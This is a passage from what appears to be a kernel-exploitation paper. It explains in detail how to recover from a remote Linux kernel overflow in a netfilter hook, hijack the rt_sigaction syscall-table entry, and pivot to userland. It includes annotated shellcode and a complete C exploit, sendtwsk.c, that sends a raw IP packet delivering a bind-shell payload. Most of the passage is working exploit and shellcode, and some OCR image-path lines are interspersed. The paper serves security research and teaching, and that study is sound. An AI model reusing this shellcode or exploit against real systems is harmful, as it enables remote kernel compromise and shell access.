"\x8a\x18"              // mov    (%eax),%bl
"\x80\xe3\xf0"          // and    $0xf0,%bl
"\x80\xfb\x50"          // cmp    $0x50,%bl
"\x75\x03"              // jne    end
"\x41"                  // inc    %ecx
"\xeb\xf2"              // jmp    pop
"\x40"                  // inc    %eax
```

- use the calculated byte displacement from ret to rollback %esp value

```
"\x89\xc6"              // mov    %eax,%esi
"\x31\xc0"              // xor    %eax,%eax
"\xb0\x04"              // mov    $0x4,%al
"\xf7\xe1"              // mul    %ecx
"\x29\xc4"              // sub    %eax,%esp
```

- set the return value

```
"\x31\xc0"              // xor    %eax,%eax
```

- call the nf_hook_slow() function epilog

```
"\xff\xe6"              // jmp    *%esi
```

It is now time to pass to the 'second step', that is restore any pending lock or other synchronization object to a consistent state for the nf_hook_slow() function.

---[3.2.3 - Resource Restoring

At that phase we care of restoring those resources that are necessary for the 'hooked return function' (and its callers) to cleanly get out from the softirq/interrupt state.

Let's take another (closer) look at nf_hook_slow() :

< linux-2.6.15/net/netfilter/core.c >

```
int nf_hook_slow(int pf, unsigned int hook, struct sk_buff **pskb,
                 struct net_device *indev,
                 struct net_device *outdev,
                 int (*okfn)(struct sk_buff *),
                 int hook_thresh)
```

```
{
        struct list_head *elem;
        unsigned int verdict;
        int ret = 0;

        /* We may already have this, but read-locks nest anyway */
        rcu_read_lock();                [1]

[...]

unlock:
        rcu_read_unlock();              [2]
        return ret;                     [3]
}
```

< / >

At [1] 'rcu_read_lock()' is invoked/acquired, but [2] 'rcu_read_unlock()' is never performed, since at the 'Stack Frame Flow Recovery' step we unrolled the stack and jumped back at [3].

'rcu_read_unlock()' is just an alias of preempt_enable(), which, in the end, results in a one-decrement of the preempt_count value inside the thread_info struct :

< linux-2.6.15/include/linux/rcupdate.h >

```
#define rcu_read_lock()         preempt_disable()

[...]

#define rcu_read_unlock()       preempt_enable()
```

< / >

< linux-2.6.15/include/linux/preempt.h >

```
# define add_preempt_count(val) do { preempt_count() += (val); } while (0)
# define sub_preempt_count(val) do { preempt_count() -= (val); } while (0)

[...]

#define inc_preempt_count() add_preempt_count(1)
#define dec_preempt_count() sub_preempt_count(1)

#define preempt_count() (current_thread_info()->preempt_count)

#ifdef CONFIG_PREEMPT

asmlinkage void preempt_schedule(void);

#define preempt_disable() \
do { \
        inc_preempt_count(); \
        barrier(); \
} while (0)

#define preempt_enable_no_resched() \
do { \
        barrier(); \
        dec_preempt_count(); \
} while (0)

#define preempt_check_resched() \
do { \
        if (unlikely(test_thread_flag(TIF_NEED_RESCHED))) \
                preempt_schedule(); \
} while (0)

#define preempt_enable() \
```

```
do { \
        preempt_enable_no_resched(); \
        barrier(); \
        preempt_check_resched(); \
} while (0)

#else

#define preempt_disable()               do { } while (0)
#define preempt_enable_no_resched()     do { } while (0)
#define preempt_enable()                do { } while (0)
#define preempt_check_resched()         do { } while (0)

#endif
```

< / >

As you can see, if CONFIG_PREEMPT is not set, all those operations are just no-ops. 'preempt_disable()' is nestable, so it can be called multiple times (preemption will be disabled untill we call 'preempt_enable()' the same number of times). That means that, given a PREEMPT kernel, we should find a value equal or greater to '1' inside preempt_count at 'exploit time'. We can't just ignore that value or otherwise we'll BUG() later on inside scheduler code (check preempt_schedule_irq() in kernel/sched.c).

What we have to do, on a PREEMPT kernel, is thus locate 'preempt_count' and decrement it, just like 'rcu_read_unlock()' would do.
For the x86 architecture , 'preempt_count' is stored inside the 'struct thread_info' :

< linux-2.6.15/include/asm-i386/thread_info.h >

```
struct thread_info {
        struct task_struct      *task;          /* main task structure */
        struct exec_domain      *exec_domain;   /* execution domain */
        unsigned long           flags;          /* low level flags */
        unsigned long           status;         /* thread-synchronous
flags */
        __u32                   cpu;            /* current CPU */
        int                     preempt_count;  /* 0 => preemptable, <0 =>
BUG */


        mm_segment_t            addr_limit;     /* thread address space:
                                                   0-0xBFFFFFFF for
user-thead
                                                   0-0xFFFFFFFF for
kernel-thread
                                                */

[...]
```

< / >

Let's see how we get to it :

 - locate the thread_struct

```
"\x89\xe0"                // mov %esp,%eax
"\x25\x00\xe0\xff\xff"    // and $0xffffe000,%eax
```

 - scan the thread_struct to locate the addr_limit value. This value is a good fingerprint, since it is 0xc0000000 for an userland process and 0xffffffff for a kernel thread (or the idle task). [note that this kind of scan can be used to figure out in which kind of process we are, something that could be very important in some scenario]

```
/* scan: */
"\x83\xc0\x04"            // add $0x4,%eax
"\x8b\x18"                // mov (%eax),%ebx
```

```
"\x83\xfb\xff"             // cmp $0xffffffff,%ebx
"\x74\x0a"                 // je 804851e <end>
"\x81\xfb\x00\x00\x00\xc0" // cmp $0xc0000000,%ebx
"\x74\x02"                 // je 804851e <end>
"\xeb\xec"                 // jmp 804850a <scan>
```

 - decrement the 'preempt_count' value [which is just the member above the addr_limit one]

```
/* end: */
"\xff\x48\xfc"             // decl 0xfffffffc(%eax)
```

To improve further the shellcode it would be a good idea to perform a test over the preempt_count value, so that we would not end up into lowering it below zero.


---[3.2.4 - Copying the Stub

We have just finished presenting a generic method to restore the stack after a 'general mess-up' of the netfilter core call-frames.
What we have to do now is to find some place to store our shellcode, since we can't (as we said before) directly execute from inside interrupt context. [remember the note, this step and the following one are executed before getting out from the softirq context].

Since we don't know almost anything about the remote kernel image memory mapping we need to find a 'safe place' to store the shellcode, that is, we need to locate some memory region that we can for sure reference and that won't create problems (read : Oops) if overwritten.

There are two places where we can copy our 'stage-2' shellcode :

  - IDT (Interrupt Descriptor Table) : we can easily get the IDT logical address at runtime (as we saw previously in the NULL dereference example) and Linux uses only the 0x80 software interrupt vector :




    Between entry #32 and entry #128 we have all unused descriptor entries, each 8 bytes long. Linux nowadays doesn't map that memory area as read-only [as it should be], so we can write on it [*].
    We have thus : (128 - 32) * 8 = 98 * 8 = 784 bytes, which is enough for our 'stage-2 shellcode'.

    [*] starting with the Linux kernel 2.6.20 it is possible to map some areas as read-only [the idt is just one of those]. Since we don't 'start' writing into the IDT area and executing from there, it is possible to bypass that protection simply modifying directly kernel page tables protection in 'previous stages' of the shellcode.

  - the current kernel stack : we need to make a little assumption here,

that is being inside a process that would last for some time (untill we'll be able to redirect kernel code over our shellcode, as we will see in the next section).
Usually the stack doesn't grow up to 4kb, so we have an almost free 4kb page for us (given that the remote system is using an 8kb stack space). To be safe, we can leave some pad space before the shellcode. We need to take care of the 'struct thread_struct' saved at the 'bottom' of the kernel stack (and that logically we don't want to overwrite ;)) :



Alltogether we have : (8192 - 4096) - sizeof(descriptor) - pad ~= 2048 bytes, which is even more than before.
With a more complex shellcode we can traverse the process table and look forward for a 'safe process' (init, some kernel thread, some main server process).

Let's give a look to the shellcode performing that task :

- get the stack address where we are [the uber-famous call/pop trick]

```
"\xe8\x00\x00\x00\x00"          //  call   51 <search+0x29>
"\x59"                          //  pop    %ecx
```

- scan the stack untill we find the 'start marker' of our stage-2 stub. We put a \xaa byte at the start of it, and it's the only one present in the shellcode. The addl $10 is there just to start scanning after the 'cmp $0xaa, %al', which would otherwise give a false positive for \xaa.

```
"\x83\xc1\x10"                  //  addl $10, %ecx
"\x41"                          //  inc    %ecx
"\x8a\x01"                      //  mov    (%ecx),%al
"\x3c\xaa"                      //  cmp    $0xaa,%al
"\x75\xf9"                      //  jne    52 <search+0x2a>
```

- we have found the start of the shellcode, let's copy it in the 'safe place' untill the 'end marker' (\xbb). The 'safe place' here is saved inside the %esi register. We haven't shown how we calculated it because it directly derives from the shellcode used in the next section (it's simply somwhere in the stack space). This code could be optimized by saving the 'stage-2' stub size in %ecx and using rep/repnz in conjuction with mov instructions.

```
"\x41"                          //  inc    %ecx
"\x8a\x01"                      //  mov    (%ecx),%al
"\x88\x06"                      //  mov    %al,(%esi)
"\x46"                          //  inc    %esi
"\x41"                          //  inc    %ecx
"\x80\x39\xbb"                  //  cmpb   $0xbb,(%ecx)
"\x75\xf5"                      //  jne    5a <search+0x32>
```

[during the develop phase of the exploit we have changed a couple of times the 'stage-2' part, that's why we left that kind of copy operation, even if it's less elegant :)]

---[3.2.5 - Executing Code in Userspace Context [Gimme Life!]

Okay, we have a 'safe place', all we need now is a 'safe moment', that is a process context to execute in. The first 'easy' solution that could come to your mind could be overwriting the #128 software interrupt [int $0x80], so that it points to our code. The first process issuing a system call would thus become our 'victim process-context'.
This approach has, thou, two major drawbacks :

- we have no way to intercept processes using sysenter to access kernel space (what if all were using it ? It would be a pretty odd way to fail...)

- we can't control which process is 'hooked' and that might be 'disastrous' if the process is the init one or a critical one, since we'll borrow its userspace to execute our shellcode (a bindshell or a connect-back is not a short-lasting process).

We have to go a little more deeper inside the kernel to achieve a good hooking. Our choice was to use the syscall table and to redirect a system call which has an high degree of possibility to be called and that we're almost sure that isn't used inside init or any critical process.
Our choice, after a couple of tests, was to hook the rt_sigaction syscall, but it's not the only one. It just worked pretty well for us.

To locate correctly in memory the syscall table we use the stub of code that sd and devik presented in their phrack paper [23] about /dev/kmem patching:

- we get the current stack address, calculate the start of the thread_struct and we add 0x1000 (pad gap) [simbolic value far enough from both the end of the thread_struct and the top of stack]. Here is where we set that %esi value that we have presented as 'magically already there' in the shellcode-part discussed before.

```
"\x89\xe6"                      //  mov    %esp,%esi
"\x81\xe6\x00\xe0\xff\xff"      //  and    $0xffffe000,%esi
"\x81\xc6\x00\x10\x00\x00"      //  add    $0x1000,%esi
```

- sd & devik sligthly re-adapted code.

```
"\x0f\x01\x0e"                  //  sidtl  (%esi)
"\x8b\x7e\x02"                  //  mov    0x2(%esi),%edi
"\x81\xc7\x00\x04\x00\x00"      //  add    $0x400,%edi
"\x66\x8b\x5f\x06"              //  mov    0x6(%edi),%bx
"\xc1\xe3\x10"                  //  shl    $0x10,%ebx
"\x66\x8b\x1f"                  //  mov    (%edi),%bx
"\x43"                          //  inc    %ebx
"\x8a\x03"                      //  mov    (%ebx),%al
"\x3c\xff"                      //  cmp    $0xff,%al
"\x75\xf9"                      //  jne    28 <search>
"\x8a\x43\x01"                  //  mov    0x1(%ebx),%al
"\x3c\x14"                      //  cmp    $0x14,%al
"\x75\xf2"                      //  jne    28 <search>
"\x8a\x43\x02"                  //  mov    0x2(%ebx),%al
"\x3c\x85"                      //  cmp    $0x85,%al
"\x75\xeb"                      //  jne    28 <search>
"\x8b\x5b\x03"                  //  mov    0x3(%ebx),%ebx
```

- logically we need to save the original address of the syscall somewhere, and we decided to put it just before the 'stage-2' shellcode :

```
"\x81\xc3\xb8\x02\x00\x00"      //  add 0x2b8, %ebx
"\x89\x5e\xf8"                  //  movl %ebx, 0xfffffff8(%esi)
"\x8b\x13"                      //  mov    (%ebx),%edx
"\x89\x56\xfc"                  //  mov    %edx,0xfffffffc(%esi)
"\x89\x33"                      //  mov    %esi,(%ebx)
```

As you see, we save the address of the rt_sigaction entry [offset 0x2b8] inside syscall table (we will need it at restore time, so that we won't have to calculate it again) and the original address of the function itself (the above counterpart in the restoring phase). We make point the rt_sigaction entry to our shellcode : %esi. Now it should be even clearer why, in the previous section, we had ''magically'' the destination address to copy our stub into in %esi.

The first process issuing a rt_sigaction call will just give life to the stage-2 shellcode, which is the final step before getting the connect-back or the bindshell executed. [or whatever shellcode you like more ;)] We're still in kerneland, while our final goal is to execute an userland shellcode, so we still have to perform a bounch of operations.

There are basically two methods (not the only two, but probably the easier and most effective ones) to achieve our goal :

- find saved EIP, temporary disable WP control register flag, copy the userland shellcode overthere and re-enable WP flag [it could be potentially dangerous on SMP]. If the syscall is called through sysenter, the saved EIP points into vsyscall table, so we must 'scan' the stack 'untill ret' (not much different from what we do in the stack frame recovery step, just easier here), to get the real userspace saved EIP after vsyscall 'return' :

  ```
  0xffffe410 <__kernel_vsyscall+16>:      pop    %ebp
  0xffffe411 <__kernel_vsyscall+17>:      pop    %edx
  0xffffe412 <__kernel_vsyscall+18>:      pop    %ecx
  0xffffe413 <__kernel_vsyscall+19>:      ret
  ```

  As you can see, the first executed userspace address (writable) is at saved *(ESP + 12).

- find saved ESP or use syscall saved parameters pointing to an userspace buffer, copy the shellcode in that memory location and overwrite the saved EIP with saved ESP (or userland buffer address)

The second method is preferable (easier and safer), but if we're dealing with an architecture supporting the NX-bit or with a software patch that emulates the execute bit (to mark the stack and eventually the heap as non-executable), we have to fallback to the first, more intrusive, method, or our userland process will just segfault while attempting to execute the shellcode. Since we do have full control of the process-related kernel data we can also copy the shellcode in a given place and modify page protection. [not different from the idea proposed above for IDT read-only in the 'Copy the Stub' section]

Once again, let's go on with the dirty details :

- the usual call/pop trick to get the address we're executing from

```
"\xe8\x00\x00\x00\x00"          //  call   8 <func+0x8>
"\x59"                          //  pop    %ecx
```

- patch back the syscall table with the original rt_sigaction address [if those 0xff8 and 0xffc have no meaning for you, just remember that we added 0x1000 to the thread_struct stack address to calculate our 'safe place' and that we stored just before both the syscall table entry address of rt_sigaction and the function address itself]

```
"\x81\xe1\x00\xe0\xff\xff"      //  and    $0xffffe000,%ecx
"\x8b\x99\xf8\x0f\x00\x00"      //  mov    0xff8(%ecx),%ebx
"\x8b\x81\xfc\x0f\x00\x00"      //  mov    0xffc(%ecx),%eax
"\x89\x03"                      //  mov    %eax,(%ebx)
```

- locate Userland ESP and overwrite Userland EIP with it [method 2]

```
"\x8b\x74\x24\x38"              //  mov    0x38(%esp),%esi
"\x89\x74\x24\x2c"              //  mov    %esi,0x2c(%esp)
"\x31\xc0"                      //  xor    %eax,%eax
```

- once again we use a marker (\x22) to locate the shellcode we want to copy on process stack. Let's call it 'stage-3' shellcode.
  We use just another simple trick here to locate the marker and avoid a false positive : instead of jumping after (as we did for the \xaa one) we set the '(marker value) - 1' in %al and then increment it.
  The copy is exactly the same (with the same 'note') we saw before

```
"\xb0\x21"                    //  mov    $0x21,%al
"\x40"                        //  inc    %eax
"\x41"                        //  inc    %ecx
"\x38\x01"                    //  cmp    %al,(%ecx)
"\x75\xfb"                    //  jne    2a <func+0x2a>
"\x41"                        //  inc    %ecx
"\x8a\x19"                    //  mov    (%ecx),%bl
"\x88\x1e"                    //  mov    %bl,(%esi)
"\x41"                        //  inc    %ecx
"\x46"                        //  inc    %esi
"\x38\x01"                    //  cmp    %al,(%ecx)
"\x75\xf6"                    //  jne    30 <func+0x30>
```

- return from the syscall and let the process cleanly exit to userspace. Control will be transfered to our modified EIP and shellcode will be executed

```
"\xc3"                        //  ret
```

We have used a 'fixed' value to locate userland ESP/EIP, which worked well for the 'standard' kernels/apps we tested it on (getting to the syscall via int $0x80). With a little more effort (worth the time) you can avoid those offset assumptions by implementing a code similar to the one for the Stack Frame Recovery tecnique.
Just take a look to how current userland EIP,ESP,CS and SS are saved before jumping at kernel level :

```
ring0 stack:
+--------+
| SS     |
| ESP    |  <--- saved ESP
| EFLAG  |
| CS     |
| EIP    |  <--- saved EIP
|......  |
+--------+
```

All 'unpatched' kernels will have the same value for SS and CS and we can use it as a fingerprint to locate ESP and EIP (that we can test to be below PAGE_OFFSET [*])

[*] As we already said, on latest kernels there could be a different uspace/kspace split address than 0xc0000000 [2G/2G or 1G/3G configurations]

We won't show here the 'stage-3' shellcode since it is a standard 'userland' bindshell one. Just use the one you need depending on the environment.

---[3.2.6 - The Code : sendtwsk.c

< stuff/expl/sendtwsk.c >

```
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/ip.h>
```

```
#include <netinet/udp.h>

/* from vuln module */
#define MAX_TWSKCHUNK 30
/* end */

#define NOP 0x90

#define OVERFLOW_NEED   20

#define JMP           "\xe9\x07\xfe\xff\xff"
#define SIZE_JMP      (sizeof(JMP) -1)

#define TWSK_PACKET_LEN (((MAX_TWSKCHUNK * sizeof(struct twsk_chunk)) +
OVERFLOW_NEED) + SIZE_JMP \
                         + sizeof(struct twsk) + sizeof(struct iphdr))

#define TWSK_PROTO 37


#define DEFAULT_VSYSCALL_RET 0xffffe413
#define DEFAULT_VSYSCALL_JMP 0xc01403c0

/*
 *  find the correct value..
alpha:/usr/src/linux/debug/article/remote/figaro/ip_figaro# ./roll
val: 2147483680, 80000020 result: 512
val: 2147483681, 80000021 result: 528
*/

#define NEGATIVE_CHUNK_NUM 0x80000020

char shellcode[]=
/* hook sys_rtsigaction() and copy the 2level shellcode (72) */

 "\x90\x90"                    //  nop; nop; [alignment]
 "\x89\xe6"                    //  mov    %esp,%esi
 "\x81\xe6\x00\xe0\xff\xff"    //  and    $0xffffe000,%esi
 "\x81\xc6\x00\x10\x00\x00"    //  add    $0x1000,%esi
 "\x0f\x01\x0e"                //  sidtl  (%esi)
 "\x8b\x7e\x02"                //  mov    0x2(%esi),%edi
 "\x81\xc7\x00\x04\x00\x00"    //  add    $0x400,%edi
 "\x66\x8b\x5f\x06"            //  mov    0x6(%edi),%bx
 "\xc1\xe3\x10"                //  shl    $0x10,%ebx
 "\x66\x8b\x1f"                //  mov    (%edi),%bx
 "\x43"                        //  inc    %ebx
 "\x8a\x03"                    //  mov    (%ebx),%al
 "\x3c\xff"                    //  cmp    $0xff,%al
 "\x75\xf9"                    //  jne    28 <search>
 "\x8a\x43\x01"                //  mov    0x1(%ebx),%al
 "\x3c\x14"                    //  cmp    $0x14,%al
 "\x75\xf2"                    //  jne    28 <search>
 "\x8a\x43\x02"                //  mov    0x2(%ebx),%al
 "\x3c\x85"                    //  cmp    $0x85,%al
 "\x75\xeb"                    //  jne    28 <search>
 "\x8b\x5b\x03"                //  mov    0x3(%ebx),%ebx [get
sys_call_table]

 "\x81\xc3\xb8\x02\x00\x00"    //  add 0x2b8, %ebx       [get
sys_rt_sigaction offset]
 "\x89\x5e\xf8"                //  movl %ebx, 0xfffffff8(%esi) [save
sys_rt_sigaction]

 "\x8b\x13"                    //  mov    (%ebx),%edx
 "\x89\x56\xfc"                //  mov    %edx,0xfffffffc(%esi)
 "\x89\x33"                    //  mov    %esi,(%ebx)    [make
sys_rt_sigaction point to our shellcode]

 "\xe8\x00\x00\x00\x00"        //  call   51 <search+0x29>
 "\x59"                        //  pop    %ecx
```

```
 "\x83\xc1\x10"                 //  addl $10, %ecx
 "\x41"                         //  inc    %ecx
 "\x8a\x01"                     //  mov    (%ecx),%al
 "\x3c\xaa"                     //  cmp    $0xaa,%al
 "\x75\xf9"                     //  jne    52 <search+0x2a>
 "\x41"                         //  inc    %ecx
 "\x8a\x01"                     //  mov    (%ecx),%al
 "\x88\x06"                     //  mov    %al,(%esi)
 "\x46"                         //  inc    %esi
 "\x41"                         //  inc    %ecx
 "\x80\x39\xbb"                 //  cmpb   $0xbb,(%ecx)
 "\x75\xf5"                     //  jne    5a <search+0x32>

/* find and decrement preempt counter (32) */

 "\x89\xe0"                     //  mov %esp,%eax
 "\x25\x00\xe0\xff\xff"         //  and $0xffffe000,%eax
 "\x83\xc0\x04"                 //  add $0x4,%eax
 "\x8b\x18"                     //  mov (%eax),%ebx
 "\x83\xfb\xff"                 //  cmp $0xffffffff,%ebx
 "\x74\x0a"                     //  je 804851e <end>
 "\x81\xfb\x00\x00\x00\xc0"     //  cmp $0xc0000000,%ebx
 "\x74\x02"                     //  je 804851e <end>
 "\xeb\xec"                     //  jmp 804850a <scan>
 "\xff\x48\xfc"                 //  decl 0xfffffffc(%eax)

/* stack frame recovery step */

 "\x58"                         //  pop    %eax
 "\x83\x3c\x24\x02"             //  cmpl   $0x2,(%esp)
 "\x75\xf9"                     //  jne    8048330 <do_unroll>
 "\x83\x7c\x24\x04\x01"         //  cmpl   $0x1,0x4(%esp)
 "\x75\xf2"                     //  jne    8048330 <do_unroll>
 "\x83\x7c\x24\x10\x00"         //  cmpl   $0x0,0x10(%esp)
 "\x75\xeb"                     //  jne    8048330 <do_unroll>
 "\x8d\x64\x24\xfc"             //  lea    0xfffffffc(%esp),%esp

 "\x8b\x04\x24"                 //  mov    (%esp),%eax
 "\x89\xc3"                     //  mov    %eax,%ebx
 "\x03\x43\xfc"                 //  add    0xfffffffc(%ebx),%eax
 "\x40"                         //  inc    %eax
 "\x8a\x18"                     //  mov    (%eax),%bl
 "\x80\xfb\xc3"                 //  cmp    $0xc3,%bl
 "\x75\xf8"                     //  jne    8048351 <do_unroll+0x21>
 "\x80\x78\xff\x88"             //  cmpb   $0x88,0xffffffff(%eax)
 "\x74\xf2"                     //  je     8048351 <do_unroll+0x21>
 "\x80\x78\xff\x89"             //  cmpb   $0x89,0xffffffff(%eax)
 "\x74\xec"                     //  je     8048351 <do_unroll+0x21>
 "\x31\xc9"                     //  xor    %ecx,%ecx
 "\x48"                         //  dec    %eax
 "\x8a\x18"                     //  mov    (%eax),%bl
 "\x80\xe3\xf0"                 //  and    $0xf0,%bl
 "\x80\xfb\x50"                 //  cmp    $0x50,%bl
 "\x75\x03"                     //  jne    8048375 <do_unroll+0x45>
 "\x41"                         //  inc    %ecx
 "\xeb\xf2"                     //  jmp    8048367 <do_unroll+0x37>
 "\x40"                         //  inc    %eax
 "\x89\xc6"                     //  mov    %eax,%esi
 "\x31\xc0"                     //  xor    %eax,%eax
 "\xb0\x04"                     //  mov    $0x4,%al
 "\xf7\xe1"                     //  mul    %ecx
 "\x29\xc4"                     //  sub    %eax,%esp
 "\x31\xc0"                     //  xor    %eax,%eax
 "\xff\xe6"                     //  jmp    *%esi

/* end of stack frame recovery */

/* stage-2 shellcode */

 "\xaa"                         //  border stage-2 start
```

```
"\xe8\x00\x00\x00\x00"          //  call   8 <func+0x8>
"\x59"                          //  pop    %ecx
"\x81\xe1\x00\xe0\xff\xff"      //  and    $0xffffe000,%ecx
"\x8b\x99\xf8\x0f\x00\x00"      //  mov    0xff8(%ecx),%ebx
"\x8b\x81\xfc\x0f\x00\x00"      //  mov    0xffc(%ecx),%eax
"\x89\x03"                      //  mov    %eax,(%ebx)
"\x8b\x74\x24\x38"              //  mov    0x38(%esp),%esi
"\x89\x74\x24\x2c"              //  mov    %esi,0x2c(%esp)
"\x31\xc0"                      //  xor    %eax,%eax
"\xb0\x21"                      //  mov    $0x21,%al
"\x40"                          //  inc    %eax
"\x41"                          //  inc    %ecx
"\x38\x01"                      //  cmp    %al,(%ecx)
"\x75\xfb"                      //  jne    2a <func+0x2a>
"\x41"                          //  inc    %ecx
"\x8a\x19"                      //  mov    (%ecx),%bl
"\x88\x1e"                      //  mov    %bl,(%esi)
"\x41"                          //  inc    %ecx
"\x46"                          //  inc    %esi
"\x38\x01"                      //  cmp    %al,(%ecx)
"\x75\xf6"                      //  jne    30 <func+0x30>
"\xc3"                          //  ret

"\x22"                          //  border stage-3 start

"\x31\xdb"                      //  xor    ebx, ebx
"\xf7\xe3"                      //  mul    ebx
"\xb0\x66"                      //  mov     al, 102
"\x53"                          //  push    ebx
"\x43"                          //  inc     ebx
"\x53"                          //  push    ebx
"\x43"                          //  inc     ebx
"\x53"                          //  push    ebx
"\x89\xe1"                      //  mov     ecx, esp
"\x4b"                          //  dec     ebx
"\xcd\x80"                      //  int     80h
"\x89\xc7"                      //  mov     edi, eax
"\x52"                          //  push    edx
"\x66\x68\x4e\x20"              //  push    word 8270
"\x43"                          //  inc     ebx
"\x66\x53"                      //  push    bx
"\x89\xe1"                      //  mov     ecx, esp
"\xb0\xef"                      //  mov    al, 239
"\xf6\xd0"                      //  not    al
"\x50"                          //  push    eax
"\x51"                          //  push    ecx
"\x57"                          //  push    edi
"\x89\xe1"                      //  mov     ecx, esp
"\xb0\x66"                      //  mov     al, 102
"\xcd\x80"                      //  int     80h
"\xb0\x66"                      //  mov     al, 102
"\x43"                          //  inc    ebx
"\x43"                          //  inc    ebx
"\xcd\x80"                      //  int     80h
"\x50"                          //  push    eax
"\x50"                          //  push    eax
"\x57"                          //  push    edi
"\x89\xe1"                      //  mov    ecx, esp
"\x43"                          //  inc    ebx
"\xb0\x66"                      //  mov    al, 102
"\xcd\x80"                      //  int    80h
"\x89\xd9"                      //  mov    ecx, ebx
"\x89\xc3"                      //  mov     ebx, eax
"\xb0\x3f"                      //  mov     al, 63
"\x49"                          //  dec     ecx
"\xcd\x80"                      //  int     80h
"\x41"                          //  inc     ecx
"\xe2\xf8"                      //  loop    lp
"\x51"                          //  push    ecx
```

```
 "\x68\x6e\x2f\x73\x68"          //  push    dword 68732f6eh
 "\x68\x2f\x2f\x62\x69"          //  push    dword 69622f2fh
 "\x89\xe3"                      //  mov     ebx, esp
 "\x51"                          //  push    ecx
 "\x53"                          //  push    ebx
 "\x89\xe1"                      //  mov    ecx, esp
 "\xb0\xf4"                      //  mov    al, 244
 "\xf6\xd0"                      //  not    al
 "\xcd\x80"                      //  int     80h


 "\x22"                          //  border stage-3 end

 "\xbb";                         //  border stage-2 end

/* end of shellcode */


struct twsk_chunk
{
  int type;
  char buff[12];
};

struct twsk
{
  int chunk_num;
  struct twsk_chunk chunk[0];
};


void fatal_perror(const char *issue)
{
  perror("issue");
  exit(1);
}

void fatal(const char *issue)
{
  perror("issue");
  exit(1);
}

/* packet IP cheksum */
unsigned short csum(unsigned short *buf, int nwords)
{
        unsigned long sum;
        for(sum=0; nwords>0; nwords--)
                sum += *buf++;
        sum = (sum >> 16) + (sum &0xffff);
        sum += (sum >> 16);
        return ~sum;
}


void prepare_packet(char *buffer)
{
  unsigned char *ptr = (unsigned char *)buffer;;
  unsigned int i;
  unsigned int left;

  left = TWSK_PACKET_LEN - sizeof(struct twsk) - sizeof(struct iphdr);
  left -= SIZE_JMP;
  left -= sizeof(shellcode)-1;

  ptr += (sizeof(struct twsk)+sizeof(struct iphdr));

  memset(ptr, 0x00, TWSK_PACKET_LEN);
  memcpy(ptr, shellcode, sizeof(shellcode)-1); /* shellcode must be 4
bytes aligned */
```

```
  ptr += sizeof(shellcode)-1;

  for(i=1; i < left/4; i++, ptr+=4)
        *((unsigned int *)ptr) = DEFAULT_VSYSCALL_RET;

  *((unsigned int *)ptr) = DEFAULT_VSYSCALL_JMP;
  ptr+=4;

  printf("buffer=%p, ptr=%p\n", buffer, ptr);
  strcpy(ptr, JMP); /* jmp -500 */

}


int main(int argc, char *argv[])
{
        int sock;
        struct sockaddr_in sin;
        int one = 1;
        const int *val = &one;

        printf("shellcode size: %d\n", sizeof(shellcode)-1);

        char *buffer = malloc(TWSK_PACKET_LEN);
        if(!buffer)
          fatal_perror("malloc");

        prepare_packet(buffer);

        struct iphdr *ip = (struct iphdr *) buffer;
        struct twsk *twsk = (struct twsk *) (buffer + sizeof(struct
iphdr));


        if(argc < 2)
        {
          printf("Usage: ./sendtwsk ip");
          exit(-1);
        }


        sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if (sock < 0)
                fatal_perror("socket");

        sin.sin_family = AF_INET;
        sin.sin_port = htons(12345);
        sin.sin_addr.s_addr = inet_addr(argv[1]);

        /* ip packet */
        ip->ihl = 5;
        ip->version = 4;
        ip->tos = 16;
        ip->tot_len = TWSK_PACKET_LEN;
        ip->id = htons(12345);
        ip->ttl = 64;
        ip->protocol = TWSK_PROTO;
        ip->saddr = inet_addr("192.168.200.1");
        ip->daddr = inet_addr(argv[1]);
        twsk->chunk_num = NEGATIVE_CHUNK_NUM;
        ip->check = csum((unsigned short *) buffer, TWSK_PACKET_LEN);

        if(setsockopt(sock, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
          fatal_perror("setsockopt");

        if (sendto(sock, buffer, ip->tot_len, 0, (struct sockaddr *) &sin,
sizeof(sin)) < 0)
          fatal_perror("sendto");
```

```
        return 0;
}
```

< / >

------[4 - Final words

With the remote exploiting discussion ends that paper. We have presented different scenarios and different exploiting tecniques and 'notes' that we hope you'll find somehow useful. This paper was a sort of sum up of the more general approaches we took in those years of 'kernel exploiting'.

As we said at the start of the paper, the kernel is a big and large beast, which offers many different points of 'attack' and which has more severe constraints than the userland exploiting. It is also 'relative new' and improvements (and new logical or not bugs) are getting out.
At the same time new countermeasures come out to make our 'exploiting life' harder and harder.

